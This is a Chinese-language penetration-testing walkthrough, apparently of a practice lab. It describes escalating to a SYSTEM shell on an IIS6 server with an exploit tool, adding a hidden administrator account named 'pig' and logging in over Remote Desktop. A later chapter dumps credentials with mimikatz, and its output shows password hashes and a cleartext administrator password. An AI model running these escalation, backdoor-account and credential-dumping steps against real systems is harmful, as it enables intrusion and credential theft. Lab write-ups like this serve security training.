





此时，我用cd命令切换到刚才上传文件的目录–E:\RECYCLER，如下图。




然后我通过iis6.exe执行了whoami命令–iis6.exe “whoami”。然后，程序返回了很多信息，其中–this exploit gives you a local system shell，我从这句话中看出它已经给了我system的命令行权限，如下图。




因此，我再执行同样的指令，以确定我现在的身份。现在我看到cmd正在以system权限执行这条指令，而我现在的权限已经变成了system，如下图。







于是，我再次尝试通过–iis6.exe “net user pig 123 /add”添加pig用户，此时，这条命令就成功了，如下图。




然后我用net user pig指令查看了pig用户的信息，发现它现在只是普通用户，所以我应该把它变成管理员用户才行，如下图。




于是，我用iis6.exe "net localgroup Administrators pig /add"指令向管理员用户组成功添加了pig用户，如下图。




再次查看pig用户，发现它已经再管理员用户组中了，如下图。




既然我已经拥有了管理员用户，那么我就需要利用这个用户去搞事情。于是我想到了用远程桌面服务去连接这个网站的服务器，并用pig用户登陆。于是我打开远程桌面，并输入该网站的ip+port，但是却显示无法连接。远程桌面作为一个程序，那么它一定占用了一个端口号。而ip+端口号表示的是域名，而这个端口号其实就是服务软件的端口号，ip表示的是这台服务器电脑，因此如果想和服务器上的远程桌面服务进行对接，那么肯定要把端口号换成它占用的的端口号。因此我们需要去获取端口号，如下图。



于是我再次来当命令行，用tasklist -svc命令查看了这台服务器开启的服务，发现远程桌面服务termservice的pid是1588，如下图




然后我又使用netstat -ano查看了端口和连接状态，结果显示pid=1588所对应的端口号是3389，状态是正在监听，也就是说远程桌面服务的端口号是3389，并且它正处于监听状态，而就是说它是开着的，只要这个端口收到信息，它就能知道。但是下面还有一个1588，状态是正在通信，且外部地址不是0.0.0.0:0,估计是某个正在做这个靶场的同学，如下图。




我回到远程桌面，将端口号改为了3389，如下图


哥们忙着做大事，直接忽略这个警告，如下图。





连接成功！输入之前创建的用户名–pig，密码–123，如下图。




此时，终于真正侵入了这台服务器，点开我的电脑，如下图。











最后，请必须打开任务管理器，以注销的方式离开，如下图。




##第六章：GET THE PASS 进程中抓下管理员明文密码

密码获取工具mimikatz，直接搜索

```
privilege::debug ----提升权限
sekurlsa::logonPasswords----获取登陆用户密码
```





```
tion Id : 0 ; 3012994 (00000000:002df982)
        : RemoteInteractive from 1
        : Administrator
        : GONGKAIK-D45FB6
        : S-1-5-21-2775063910-2920827999-2173817585-500
v :
00000002] Primary
* Username : Administrator
* Domain   : GONGKAIK-D45FB6
* LM       : 4d582fa9df7504345e8e7baade1462e6
* NTLM     : 43322078afa889e76ead4e24593fe0f6
* SHA1     : 0da6cbfad62801060ae66a9d6c1d75599f354f44
igest :
* Username : Administrator
* Domain   : GONGKAIK-D45FB6
* Password : wow!yougotit!
rberos :
* Username : Administrator
* Domain   : GONGKAIK-D45FB6
* Password : wow!yougotit!
p :
```